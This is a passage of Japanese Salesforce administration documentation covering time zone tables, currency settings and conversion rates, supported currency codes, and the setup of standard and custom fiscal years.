GMT+08:00	**中国標準時** (**アジア/上海**)
GMT+08:00	Singapore Time (Asia/Singapore)
GMT+08:00	China Standard Time (Asia/Taipei)
GMT+08:00	**オーストラリア西部標準時** (**オーストラリア/パース**)
GMT+07:00	**インドシナ時間** (**アジア/バンコク**)
GMT+07:00	**インドシナ時** (**アジア/ホーチミン**)
GMT+07:00	West Indonesia Time (Asia/Jakarta)
GMT+06:30	**ミャンマー時** (**アジア/ラングーン**)
GMT+06:00	**バングラデッシュ時** (**アジア/ダッカ**)
GMT+05:45	**ネパール時** (**アジア/カトマンズ**)
GMT+05:30	**インド標準時** (**アジア/コロンボ**)
GMT+05:30	**インド標準時** (**アジア/コルカタ**)
GMT+05:00	**パキスタン時** (**アジア/カラチ**)
GMT+05:00	**ウズベキスタン時** (**アジア/タシケント**)
GMT+05:00	**エカテリンブルク時** (**アジア/エカテリンブルク**)

タイムゾーンコード	タイムゾーン名
GMT+04:30	**アフガニスタン時** (アジア/カブール)
GMT+04:00	**アゼルバイジャン夏時間** (アジア/バクー)
GMT+04:00	**ガルフ標準時** (アジア/ドバイ)
GMT+04:00	**グルジア時** (アジア/トビリシ)
GMT+04:00	**アルメニア時** (アジア/エレバン)
GMT+03:30	**イラン夏時間** (アジア/テヘラン)
GMT+03:00	**東アフリカ時** (アフリカ/ナイロビ)
GMT+03:00	Arabia Standard Time (Asia/Baghdad)
GMT+03:00	Arabia Standard Time (Asia/Kuwait)
GMT+03:00	Arabia Standard Time (Asia/Riyadh)
GMT+03:00	**モスクワ標準時** (ヨーロッパ/ミンスク)
GMT+03:00	**モスクワ標準時** (ヨーロッパ/モスクワ)
GMT+03:00	**東部ヨーロッパ夏時間** (アフリカ/カイロ)
GMT+03:00	**東ヨーロッパ夏時間** (アジア/ベイルート)
GMT+03:00	**イスラエル夏時間** (アジア/エルサレム)
GMT+03:00	**東部ヨーロッパ夏時間** (ヨーロッパ/アテネ)
GMT+03:00	**東部ヨーロッパ夏時間** (ヨーロッパ/ブカレスト)
GMT+03:00	**東部ヨーロッパ夏時間** (ヨーロッパ/ヘルシンキ)
GMT+03:00	**東部ヨーロッパ夏時間** (ヨーロッパ/イスタンブール)
GMT+02:00	**南アフリカ標準時** (アフリカ/ヨハネスブルク)
GMT+02:00	**中部ヨーロッパ夏時間** (ヨーロッパ/アムステルダム)
GMT+02:00	**中部ヨーロッパ夏時間** (ヨーロッパ/ベルリン)
GMT+02:00	**中部ヨーロッパ夏時間** (ヨーロッパ/ブリュッセル)
GMT+02:00	**中部ヨーロッパ夏時間** (ヨーロッパ/パリ)
GMT+02:00	**中部ヨーロッパ夏時間** (ヨーロッパ/プラハ)
GMT+02:00	**中部ヨーロッパ夏時間** (ヨーロッパ/ローマ)
GMT+01:00	Western European Summer Time (Europe/Lisbon)
GMT+01:00	**中央ヨーロッパ時** (アフリカ/アルジェ)
GMT+01:00	British Summer Time (Europe/London)

タイムゾーンコード	タイムゾーン名
GMT–01:00	**カーボベルデ時** (**大西洋/カーボベルデ**)
GMT+00:00	**西ヨーロッパ時** (**アフリカ/カサブランカ**)
GMT+00:00	Irish Summer Time (Europe/Dublin)
GMT+00:00	**グリニッジ標準時** (GMT)
GMT–00:00	**東グリーンランド夏時間** (**アメリカ/スコアズビー湾**)
GMT–00:00	**アゾレス夏時間** (**大西洋/アゾレス**)
GMT–02:00	South Georgia Standard Time (Atlantic/South_Georgia)
GMT–02:30	Newfoundland Daylight Time (America/St_Johns)
GMT–03:00	**ブラジリア夏時間** (**アメリカ/サンパウロ**)
GMT–03:00	**アルゼンチン時** (**アメリカ/アルゼンチン/ブエノスアイレス**)
GMT–03:00	**チリ夏時間** (**アメリカ/サンティアゴ**)
GMT–03:00	Atlantic Daylight Time (America/Halifax)
GMT–04:00	**大西洋標準時** (**アメリカ/プエルトリコ**)
GMT–04:00	Atlantic Daylight Time (Atlantic/Bermuda)
GMT–04:30	**ベネズエラ時** (**アメリカ/カラカス**)
GMT–04:00	**東部夏時間** (**アメリカ/インディアナ/インディアナポリス**)
GMT–04:00	Eastern Daylight Time (America/New_York)
GMT–05:00	**コロンビア時** (**アメリカ/ボゴタ**)
GMT–05:00	**ペルー時** (**アメリカ/リマ**)
GMT–05:00	**東部標準時** (**アメリカ/パナマ**)
GMT–05:00	**中部夏時間** (**アメリカ/メキシコシティ**)
GMT–05:00	Central Daylight Time (America/Chicago)
GMT–06:00	**中部標準時** (**アメリカ/エルサルバドル**)
GMT–06:00	Mountain Daylight Time (America/Denver)
GMT–06:00	**山地標準時** (**アメリカ/マサトラン**)
GMT–07:00	**山岳部標準時** (**アメリカ/フェニックス**)
GMT–07:00	Pacific Daylight Time (America/Los_Angeles)
GMT–07:00	**太平洋夏時間** (**アメリカ/ティフアナ**)

タイムゾーンコード	タイムゾーン名
GMT–08:00	ピトケアン標準時 (太平洋/ピトケアン)
GMT–08:00	Alaska Daylight Time (America/Anchorage)
GMT–09:00	ガンビア時 (太平洋/ガンビア)
GMT–9:00	ハワイ-アリューシャン標準時 (アメリカ/エイダック)
GMT–09:30	マルケサス時 (太平洋/マルケサス)
GMT–10:00	ハワイ-アリューシャン標準時 (太平洋/ホノルル)
GMT–11:00	ニウエ時間 (太平洋/ニウエ)
GMT–11:00	サモア標準時 (太平洋/パゴパゴ)

関連トピック:

- 言語、ロケール、通貨の選択

個人設定の通貨または組織の通貨の設定

単一通貨組織の場合、組織のデフォルト通貨を設定できます。マルチ通貨組織の場合、デフォルト通貨はありません。代わりに、マスタ通貨または個人設定の通貨を変更します。

通貨ロケールの設定

単一通貨組織の場合、デフォルト通貨を設定できます。

マスタ通貨の設定

マルチ通貨組織では、マスタ通貨を、本社が収益を報告するときに使用する通貨に設定します。すべての換算レートは、マスタ通貨に基づいています。

個人設定の通貨の設定

マルチ通貨組織では、ユーザが組織のマスタ通貨とは異なる個人設定の通貨を設定できます。

関連トピック:

- 言語、ロケール、通貨の選択
- 換算レートの編集
- サポートされている通貨
- サポートされているロケール

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方。

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

通貨を表示する

- 「設定・定義を参照する」

通貨を変更する

- 「アプリケーションのカスタマイズ」

通貨ロケールの設定

単一通貨組織の場合、デフォルト通貨を設定できます。

1. [設定] で [組織情報] を検索します。
2. [組織情報] ページで、[編集] をクリックします。
3. [通貨] ドロップダウンリストからロケールを選択します。
4. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

通貨を表示する
- 「設定・定義を参照する」

通貨を変更する
- 「アプリケーションのカスタマイズ」

マスタ通貨の設定

マルチ通貨組織では、マスタ通貨を、本社が収益を報告するときに使用する通貨に設定します。すべての換算レートは、マスタ通貨に基づいています。

サポートがマルチ通貨を有効にすると、マスタ通貨が [設定] の [組織情報] に指定された値に設定されます。マスタ通貨は変更できます。

1. [設定] で [通貨の管理] を検索します。
2. [通貨] ページで、[マスタ通貨の設定] をクリックします。
3. [新しいマスタ通貨] ドロップダウンリストから通貨を選択します。
4. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

通貨を表示する
- 「設定・定義を参照する」

通貨を変更する
- 「アプリケーションのカスタマイズ」

個人設定の通貨の設定

マルチ通貨組織では、ユーザが組織のマスタ通貨とは異なる個人設定の通貨を設定できます。

1. [個人設定] から、［クイック検索］ボックスに「タイムゾーン」と入力し、[言語とタイムゾーン] を選択します。結果がない場合は、［クイック検索］ボックスに「*個人情報*」と入力し、[個人情報] を選択します。
2. [通貨] ドロップダウンリストから通貨を選択します。
3. 変更内容を保存します。

関連トピック:

Salesforce **環境のカスタマイズ**

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

組織情報を表示する
- 「設定・定義を参照する」

組織情報を変更する
- 「アプリケーションのカスタマイズ」

使用可能な個人設定のオプションは、使用している Salesforce のエディションによって異なります。

換算レートの編集

換算レートを編集することによって、有効な通貨と無効な通貨およびマスタ通貨の間の静的換算レートを管理できます。これらの換算レートは、ユーザの組織で使用されるすべての通貨項目に適用されます。組織によっては、これらの換算レートの他に、商談および商談商品用の期間指定換算レートが使用されている場合があります。

1. [設定] で [通貨の管理] を検索します。
2. 高度な通貨管理を使用する場合は、[通貨の管理] をクリックします。
3. [有効な通貨] リストまたは [無効な通貨] リストで、[換算レートの編集] をクリックします。
4. マスタ通貨と他の通貨の間の換算レートを入力します。
5. [保存] をクリックします。

換算レートを変更すると、通貨金額は新しいレートを使用して更新されます。前の換算レートは保存されません。商談、売上予測、およびその他の金額の中で行われる変換では、現在の換算レートが使用されます。

組織で高度な通貨管理を有効にしている場合は、商談および商談商品の通貨項目の期間指定換算レートも管理できます。

メモ:

- 通貨の変動による収益の増減は把握できません。
- 換算レートを変更すると、積み上げ集計項目の一括再計算が実行されます。この再計算には、影響を受けるレコードの件数によって、最長 30 分かかります。
- API を使用して換算レートを変更することもできます。ただし、同じ通貨項目で別の積み上げ集計の再計算が進行中の場合は、そのジョブの経過時間がトリガした再計算ジョブに影響を与えます。API を使用して通貨レートの変更を要求したときに関連ジョブが進行中の場合は、次のようになります。
  - 同じ通貨項目の別の再計算が 24 時間以内に開始された場合、通貨レートの変更は保存されません。ジョブを後から再試行するか、[設定] の [通貨の管理] から通貨レートを変更します。[設定] から変更を開始すると、古いジョブが停止し、再計算の実行がトリガされます。
  - 同じ通貨項目の別の再計算が 24 時間以上前に開始された場合、通貨レートの変更を保存して、ジョブを開始できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

通貨を表示する
- 「設定・定義を参照する」

通貨を変更する
- 「アプリケーションのカスタマイズ」

再計算ジョブの状況を確認するには、[設定] で [バックグラウンドジョブ] ページを表示します。

関連トピック:

- 個人設定の通貨または組織の通貨の設定
- 高度な通貨管理について
- マルチ通貨の管理
- 通貨の有効化と無効化

サポートされている通貨

Salesforce がサポートする通貨は次のとおりです。

通貨名	通貨コード
UAE Dirham	AED
アフガニスタンアフガニ (新)	AFN
Albanian Lek	ALL
Armenian Dram	AMD
Neth Antilles Guilder	ANG
Angola Kwanza	AOA
Argentine Peso	ARS
Australian Dollar	AUD
Aruba Florin	AWG
アゼルバイジャン新マナット	AZN
Convertible Marks	BAM
Barbados Dollar	BBD
Bangladesh Taka	BDT
Bulgaria Lev	BGN
Bahraini Dinar	BHD
Burundi Franc	BIF
Bermuda Dollar	BMD
Brunei Dollar	BND
Bolivian Boliviano	BOB
Bolivia Mvdol	BOV
ブラジルクルゼイロ (旧)	BRB

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Database.com** Edition、および **Developer** Edition

ユーザ権限

組織情報を表示する
- 「設定・定義を参照する」

組織情報を変更する
- 「アプリケーションのカスタマイズ」

使用可能な個人設定のオプションは、使用している Salesforce のエディションによって異なります。

通貨名	通貨コード
Brazilian Real	BRL
Bahamian Dollar	BSD
Bhutan Ngultrum	BTN
Botswana Pula	BWP
Belarussian Ruble	BYR
Belize Dollar	BZD
Canadian Dollar	CAD
Franc Congolais	CDF
Swiss Franc	CHF
Unidades de fomento	CLF
Chilean Peso	CLP
Chinese Yuan	CNY
Colombian Peso	COP
Costa Rica Colon	CRC
Cuban Peso	CUP
Cape Verde Escudo	CVE
Czech Koruna	CZK
Dijibouti Franc	DJF
Danish Krone	DKK
Dominican Peso	DOP
Algerian Dinar	DZD
Estonian Kroon	EEK
Egyptian Pound	EGP
Eritrea Nakfa	ERN
Ethiopian Birr	ETB
Euro	EUR
Fiji Dollar	FJD
Falkland Islands Pound	FKP
British Pound	GBP
Georgia Lari	GEL

通貨名	通貨コード
Ghanian Cedi	GHS
Gibraltar Pound	GIP
Gambian Dalasi	GMD
Guinea Franc	GNF
Guatemala Quetzal	GTQ
Guyana Dollar	GYD
Hong Kong Dollar	HKD
Honduras Lempira	HNL
Croatian Kuna	HRK
Haiti Gourde	HTG
Hungarian Forint	HUF
Indonesian Rupiah	IDR
Israeli Shekel	ILS
Indian Rupee	INR
Iraqi Dinar	IQD
Iranian Rial	IRR
Iceland Krona	ISK
Jamaican Dollar	JMD
Jordanian Dinar	JOD
日本円	JPY
Kenyan Shilling	KES
Kyrgyzstan Som	KGS
Cambodia Riel	KHR
Comoros Franc	KMF
North Korean Won	KPW
Korean Won	KRW
Kuwaiti Dinar	KWD
Cayman Islands Dollar	KYD
Kazakhstan Tenge	KZT
Lao Kip	LAK

通貨名	通貨コード
Lebanese Pound	LBP
Sri Lanka Rupee	LKR
Liberian Dollar	LRD
Lesotho Loti	LSL
Libyan Dinar	LYD
Moroccan Dirham	MAD
Moldovan Leu	MDL
Malagasy Ariary	MGA
Macedonian Denar	MKD
Myanmar Kyat	MMK
Mongolian Tugrik	MNT
Macau Pataca	MOP
Mauritania Ougulya	MRO
Mauritius Rupee	MUR
Maldives Rufiyaa	MVR
Malawi Kwacha	MWK
Mexican Peso	MXN
Mexican Unidad de Inversion (UDI)	MXV
Malaysian Ringgit	MYR
モザンビークニューメティカル	MZN
Namibian Dollar	NAD
Nigerian Naira	NGN
Nicaragua Cordoba	NIO
Norwegian Krone	NOK
Nepalese Rupee	NPR
New Zealand Dollar	NZD
Omani Rial	OMR
Panama Balboa	PAB
Peruvian Nuevo Sol	PEN
Papua New Guinea Kina	PGK

通貨名	通貨コード
Philippine Peso	PHP
Pakistani Rupee	PKR
Polish Zloty	PLN
Paraguayan Guarani	PYG
Qatar Rial	QAR
ルーマニアレイ (新)	RON
Serbian Dinar	RSD
Russian Rouble	RUB
Rwanda Franc	RWF
Saudi Arabian Riyal	SAR
Solomon Islands Dollar	SBD
Seychelles Rupee	SCR
Sudanese Pound	SDG
Swedish Krona	SEK
Singapore Dollar	SGD
St Helena Pound	SHP
Sierra Leone Leone	SLL
Somali Shilling	SOS
Surinam Dollar	SRD
南スーダンポンド	SSP
Sao Tome Dobra	STD
Syrian Pound	SYP
Swaziland Lilageni	SZL
Thai Baht	THB
タジクソモニ	TJS
トルクメニスタン新マナット	TMT
Tunisian Dinar	TND
Tonga Pa'anga	TOP
トルコリラ (新)	TRY
Trinidad&Tobago Dollar	TTD

通貨名	通貨コード
Taiwan Dollar	TWD
Tanzanian Shilling	TZS
Ukraine Hryvnia	UAH
Ugandan Shilling	UGX
U.S. Dollar	USD
Uruguayan New Peso	UYU
Uzbekistan Sum	UZS
Venezuelan Bolivar Fuerte	VEF
Vietnam Dong	VND
Vanuatu Vatu	VUV
Samoa Tala	WST
CFA Franc (BEAC)	XAF
East Caribbean Dollar	XCD
CFA Franc (BCEAO)	XOF
Pacific Franc	XPF
Yemen Riyal	YER
South African Rand	ZAR
ザンビアクワッチャ (新)	ZMK
Zimbabwe Dollar	ZWL

関連トピック:

個人設定の通貨または組織の通貨の設定

会計年度の定義

ビジネスニーズに合わせて会計年度を指定します。

会計年度が通常のカレンダーに基づくが、1月から始まらない場合は、標準会計年度を定義して開始月を変更すれば、組織の会計年度を簡単に設定できます。会計年度の構成が通常のカレンダーと異なる場合は、各自のニーズに応じたカスタム会計年度を定義できます。

標準会計年度を使用する場合もカスタム会計年度を使用する場合も、個別の会計年度を 1 回定義します。会計年度を定義すると、レポート、商談、売上予測など Salesforce 全体でその会計期間を使用できます。

ヒント: ベストプラクティスとして、カスタム会計年度が作成または変更されるたびに商品スケジュールを更新します。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

会計年度を定義または編集する
- 「アプリケーションのカスタマイズ」

会計年度を表示する
- 「設定・定義を参照する」

標準会計年度

標準会計年度は通常のカレンダーに基づき、開始日を任意の月の第 1 日に指定できます。

カスタム会計年度

お客様独自の会計年度は、Salesforce のカスタム会計年度を使用して、会計年度、四半期、週を柔軟に定義できます。たとえば、暦月でなく、4、4、5 週の 3 期間で構成される 13 週の四半期を作成できます。

4-4-5 や 13 期間構成など一般的な会計年度構成を使用する場合は、開始日とテンプレートを指定して会計年度を迅速に定義できます。テンプレートに必要とする会計年度構成がない場合は、ビジネスに適合するようテンプレートを簡単に変更できます。たとえば、1 年を 4 分割 (四半期制) ではなく、3 分割 (三期制) する場合は、必要に応じて四半期や期間を削除または変更します。

カスタム会計年度は、組織の標準に基づいて命名できます。たとえば、会計期間を「期間 2」または「2 月」とすることができます。

会計年度は、定義を変更する必要があれば、いつでも変更できます。たとえば、うるう年の場合、カスタム会計年度を標準カレンダーと同期させるために、特別に 1 週分追加できます。会計年度に対して行った変更は、ただちに反映されます。売上予測を使用している場合は、会計年度の変更を保存したときに Salesforce によって売上予測が再計算されます。

カスタム会計年度の有効化に関する考慮事項

カスタム会計年度を有効にする前に、次の重要な点を考慮してください。

- カスタム会計年度を有効にした後で無効にすることはできません。ただし、標準会計年度に戻す必要がある場合は、通常のカレンダーと同じ構成に基づくカスタム会計年度を、Salesforce の標準会計年度として定義できます。
- 会計年度の定義は自動的に作成されません。ビジネスを行う年ごとにカスタム会計年度を定義します。
- カスタム会計年度を有効化または定義すると、売上予測、レポート、および目標に影響が出ます。

  - カスタム会計年度を有効にした後で最初のカスタム会計年度を定義すると、その年度の最初の期間から既存の売上予測、売上予測履歴、売上予測の調整がすべて削除されます。最初のカスタム会計年度より前の期間の売上予測は削除されず、通常どおりアクセスできます。
  - その後、新しいカスタム会計年度を定義すると、対応する標準会計年度の既存の売上予測、売上予測履歴、売上予測の調整、目標が失われます。
  - カスタマイザブル売上予測を使用している場合、最後に定義された会計年度より後の期間のレポートは、日付によるグループ化のみが可能で、期間によるグループ化はできません。
  - カスタマイザブル売上予測を使用している場合、レポートに最新データが記載されるように、売上予測レポートを実行する前にレポートの対象期間の売上予測を表示して確認します。コラボレーション売上予測を使用している場合は、レポートを実行する前に売上予測を表示する必要はありません。
- 商談、商品が関連する商談、またはスケジュールが関連する商談のレポートには会計期間の列を使用できません。
- 商談リストビューには、会計期間の列はありません。
- カスタム会計年度を有効にした場合、SOQL の `FISCAL_MONTH()` 日付関数、`FISCAL_QUARTER()` 日付関数、または `FISCAL_YEAR()` 日付関数は使用できません。

会計年度の設定

通常のカレンダー年度を採用している会社が、会計年度期首月を変更する場合は、標準会計年度を使用します。会社が標準会計年度を採用していない場合は、より複雑な会計年度の構造を定義する、カスタム会計年度を有効化できます。

会計年度の構成のカスタマイズ

カスタム会計年度に必要な構成がテンプレートで利用できる構成以外の場合は、カスタム会計年度の定義の詳細を変更します。

会計年度の名称のカスタマイズ

会計年度の名称をカスタマイズする場合、命名方式と名称の選択、および会計年度選択リストのカスタマイズの 2 種類の方法があります。

カスタム会計年度テンプレートの選択

カスタム会計年度の定義

会社のカレンダーに合わせて会社のカスタム会計年度を設定します。カスタム会計年度を定義して、その会計年度を変更する必要がある場合は、既存の会計年度の定義を編集します。

関連トピック:

会計年度の設定

会計年度の構成のカスタマイズ

会計年度の名称のカスタマイズ

カスタム会計年度テンプレートの選択

カスタム会計年度の定義

会計年度の設定

通常のカレンダー年度を採用している会社が、会計年度期首月を変更する場合は、標準会計年度を使用します。会社が標準会計年度を採用していない場合は、より複雑な会計年度の構造を定義する、カスタム会計年度を有効化できます。

警告:

- カスタマイザブル売上予測のユーザ: 会計年度の開始月を変更すると、すべての目標、売上予測履歴、および上書きが失われる可能性があります。データを保持するには、月を以前に四半期の開始月として使用した月に変更します。たとえば、開始月が4月で、これを会計四半期の開始月でない5月に変更すると、データが失われます。会計四半期の開始月である7月に変更した場合は、データが保持されます。
- コラボレーション売上予測のユーザ: 会計年度の開始月を変更すると、目標および調整の情報が消去されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

会計年度を表示する
- 「設定・定義を参照する」

会計年度を変更する
- 「アプリケーションのカスタマイズ」

1. 現在のデータをバックアップして、一連のカンマ区切り値(CSV)ファイルにエクスポートします。

   ヒント: 会計年度を変更すると会計期間が変わるため、バックアップデータのエクスポートを実行します。この変更は、組織全体の商談と売上予測に影響します。

2. [設定] から、［クイック検索］ボックスに「*会計年度*」と入力し、[会計年度] を選択します。
3. ［標準会計年度］または［カスタム会計年度］を選択します。
   - 標準会計年度を作成するには、開始月を選択し、会計年度名を期首の年にするか期末の年にするかを指定します。

     新しい会計年度の設定を既存の売上予測と目標に適用するには、［すべての売上予測と目標に適用する］を選択します。売上予測の設定によっては、このオプションを使用できないことがあります。
   - カスタム会計年度を作成するには、[カスタム会計年度を有効にする] をクリックして [OK] をクリックし、会計年度を定義します。「カスタム会計年度の定義」(ページ 401)を参照してください。

     警告: カスタム会計年度を有効にした後で、無効にすることはできません。カスタム会計年度を有効にすると、レポート、売上予測、目標、およびその他の日付に関する項目が影響を受けます。これらのすべての影響を理解してその対策を整えたうえで、カスタム会計年度を有効にしてください。影響についての詳細は、「会計年度の定義」を参照してください。

4. [保存] をクリックします。

会計年度の構成のカスタマイズ

カスタム会計年度に必要な構成がテンプレートで利用できる構成以外の場合は、カスタム会計年度の定義の詳細を変更します。

カスタム会計年度によって以下のことが可能になります。

- 期間名称のカスタマイズ
- 会計年度のテンプレートのリセット
- 会計期間の追加または削除
- 会計週の長さの変更

警告: 会計年度の長さを変更すると、売上予測とレポートに影響があります。影響についての詳細は、「会計年度の定義」を参照してください。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

会計年度を定義または編集する
- 「アプリケーションのカスタマイズ」

会計年度を表示する
- 「設定・定義を参照する」

期間名称のカスタマイズ

会計年度の期間名称を変更できます。売上予測やレポートでもこれらの期間名称が使用されます。期間名称の変更についての詳細は、「会計年度の名称のカスタマイズ」 (ページ 398)を参照してください。

会計年度のテンプレートのリセット

カスタマイズ中に会計年度のテンプレートに戻る場合は、[会計年度をリセット] で表示されるドロップダウンリストから、テンプレートを選択します。

メモ: 会計年度の構成をテンプレートへリセットすると、会計年度へ行ったすべてのカスタマイズが削除されます。

会計期間の追加または削除

会計期間 (四半期、期間、または週) は、会計年度の構成から簡単に追加または削除できます。

会計期間を追加する手順は、次のとおりです。

1. [設定] で、[組織プロファイル] > [会計年度] をクリックします。
2. 編集したい会計年度の [編集] をクリックします。
3. まだ展開していない場合は、[高度なカスタマイズ] セクションを展開します。
4. 追加したい期間の直前の期間のチェックボックスをオンにします。たとえば、四半期を追加して第 2 四半期とする場合は、第 1 四半期のチェックボックスをオンにします。
5. [挿入] をクリックします。

   メモ: 会計期間の最大数は、250 です。

会計期間を削除する手順は、次のとおりです。

1. [設定] で、[組織プロファイル] > [会計年度] をクリックします。
2. 編集したい会計年度の [編集] をクリックします。

3. まだ展開していない場合は、[高度なカスタマイズ] セクションを展開します。
4. 削除する期間に対応するチェックボックスをオンにします。
5. [削除] をクリックします。

> メモ: 会計年度には、少なくとも 1 四半期、1 期間、1 週が必要です。会計期間または四半期を削除すると、その期間または四半期の売上予測の調整および目標が削除されます。

会計週の長さの変更

会計期間の長さを変更する手順は、次のとおりです。

1. [設定] で、[組織プロファイル] > [会計年度] をクリックします。
2. 編集したい会計年度の [編集] をクリックします。
3. まだ展開していない場合は、[高度なカスタマイズ] セクションを展開します。
4. 会計週に対応する [期間] で表示されるドロップダウンリストから長さを選択します。

> メモ: 会計期間または四半期の期間を変更するには、週を挿入または削除するか、期間または四半期を構成する週の長さを変更します。

会計年度をカスタマイズした後、会計年度の定義をプレビューします。続いて作業を保存します。

会計年度の名称のカスタマイズ

会計年度の名称をカスタマイズする場合、命名方式と名称の選択、および会計年度選択リストのカスタマイズの 2 種類の方法があります。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: Database.com Edition を除くすべてのエディション

ユーザ権限

会計年度を定義または編集する
- 「アプリケーションのカスタマイズ」

会計年度を表示する
- 「設定・定義を参照する」

会計年度の命名方式と名称の選択

カスタム会計年度を定義するときに、カスタム会計年度に使用する名称を選択できます。会計期間の種類 (四半期、期間、週) 別に、選択可能な名称のリストがあります。

四半期名称

年毎に期間名の番号付け
このオプションで、四半期番号を四半期名に追加できます。四半期名称は、四半期プレフィックスと四半期番号の組み合わせです。たとえば、四半期プレフィックスを「Q」とすると、第 3 四半期の名称は「Q3」です。四半期プレフィックスをカスタマイズするには、「四半期プレフィックス」 (ページ 399)を参照してください。デフォルトで各四半期番号はその順番どおりに設定されますが (第 1 四半期は「1」)、この番号をカスタマイズする場合は四半期の詳細ドロップダウンリストから異なる値を選択します。

カスタム四半期名
このオプションで、四半期名称を任意の名前に設定できます。四半期名称は、[四半期名] から選択した名前に設定されます。デフォルトで四半期名の順序は選択リストの順序

と同じですが、この順序をカスタマイズする場合は四半期の詳細ドロップダウンリストから別の値を選択します。

期間名称

年毎に期間名の番号付け
このオプションで、年内の期間の位置に基づいて期間名称を設定できます。この期間名称は、期間プレフィックスと期間番号の組み合わせです。期間番号は、四半期ごとにリセットされません。たとえば、期間プレフィックスを「P」とすると、6 番目の期間のラベルは「P6」です。[期間プレフィックス] のカスタマイズ手順については、「期間プレフィックス」 (ページ 399)を参照してください。デフォルトで各期間番号はその順番どおりに設定されますが (第 1 期間の名称は「1」)、この番号をカスタマイズする場合は期間の詳細ドロップダウンリストから異なる値を選択します。

四半期別ごとに期間名の番号付け
このオプションで、四半期内の期間の位置に基づいて期間名称を設定できます。この期間名称は、期間プレフィックスと期間番号の組み合わせです。期間番号は、四半期ごとにリセットされます。たとえば、期間プレフィックスを「P」とし、6 番目の期間が 2 番目の四半期の 2 番目の期間の場合、ラベルは「P2」です。期間プレフィックスのカスタマイズ手順については、「期間プレフィックス」 (ページ 399)を参照してください。デフォルトで各期間番号は四半期内のその順番どおりに設定されますが (四半期の第 1 期間の名称は「1」)、この番号をカスタマイズする場合は期間の詳細ドロップダウンリストから異なる値を選択します。

標準の月名
このオプションで、期間名称に期間の開始月の名前を設定できます。たとえば、ある期間が 10 月 12 日に始まり 11 月 10 日に終わる場合、期間名称は「October」になります。

カスタム期間名
このオプションで、期間名称を任意の文字列に設定できます。期間名称は、[期間名] から選択した文字列に設定されます。デフォルトでは期間名のリストの順序は選択リストの順序と同じですが、期間の詳細ドロップダウンリストから別の値を選択してカスタマイズできます。

会計年度の選択リスト

カスタム選択リストを参照して、カスタム会計年度の名称をカスタマイズします。

四半期プレフィックス
四半期プレフィックスの選択リストで、四半期番号または四半期名の前に付けるテキストが選択できます。このテキストは、四半期名の体系で [年での番号] を使用する場合に付きます。たとえば、会計四半期が「Q4」の場合、「Q」が四半期プレフィックスです。

期間プレフィックス
期間プレフィックスの選択リストで、期間番号または期間名の前に付けるテキストが選択できます。このテキストは、期間名の体系で [年での番号] を使用する場合に付きます。たとえば、会計四半期が「P4」の場合、「P」が期間プレフィックスです。

四半期名
四半期名選択リストは、四半期名の体系で [カスタム四半期名] を使用する場合に利用するための選択リストです。たとえば、四半期を季節で命名する場合 (春、夏、秋、冬)、四半期名リストにこの値を設定できます。

期間名
期間名選択リストは、期間名の体系で [カスタム期間名] を使用する場合に利用するための選択です。四半期名の選択リストと同様に、期間名選択リストにて任意の名称を選択できます。

会計年度名のカスタマイズ

選択リストの 1 つをカスタマイズする手順は、次のとおりです。

1. [設定] で、[組織プロファイル] > [会計年度] をクリックします。
2. 適切な選択リストの横にある [編集] をクリックします。

関連トピック:
会計年度の定義

カスタム会計年度テンプレートの選択

新しいカスタム会計年度を作成するときは、まずカスタム会計年度のテンプレートを選択します。これらのテンプレートは、カスタム会計年度を簡単に定義するために利用できます。テンプレートで、正確なニーズを満たすためにカスタマイズできる単純なカスタム会計年度が作成されます。

メモ: テンプレートを選択した後で、それが自分の組織の会計年度定義に最適でないことが判明した場合は、[会計年度をリセット] オプションを使用して、いつでもそのテンプレートをリセットできます。

次の 3 種類のテンプレートの 1 つを選択します。

年あたり 4 四半期、四半期あたり 13 週
それぞれの四半期で、四半期あたりの週が同数になるようにする場合は、このテンプレートの 1 つを会計年度用に選択します。これらのテンプレートには、すべて、年あたり 4 四半期、12 期間、52 週があります。各四半期は 13 週で、3 期間から構成されます。各四半期の 2 期間は 4 週、1 期間は 5 週です。たとえば、4-4-5 テンプレートでは、四半期の第 1、第 2 期間は 4 週、第 3 期間は 5 週です。週は常に 7 日間です。これらのテンプレートに対するカスタマイズの典型は、うるう年用に特別な週を追加することです。

4-4-5
各四半期内で、期間 1 は 4 週、期間 2 は 4 週、期間 3 は 5 週です。

4-5-4
各四半期内で、期間 1 は 4 週、期間 2 は 5 週、期間 3 は 4 週です。

5-4-4
各四半期内で、期間 1 は 5 週、期間 2 は 4 週、期間 3 は 4 週です。

年あたり 13 期間、期間あたり 4 週間
会計年度が 12 期間を超え、1 つの四半期が他の四半期より長い場合は、このテンプレートを選択します。これらのテンプレートにはすべて、年あたり 4 四半期、年あたり 13 期間、四半期あたり 3 または 4 期間、年あたり 53 週、期間あたり 4 週 (最終期間は 5 週) あります。週は通常 7 日間ですが、1 年の終わりに短い週

エディション
使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方
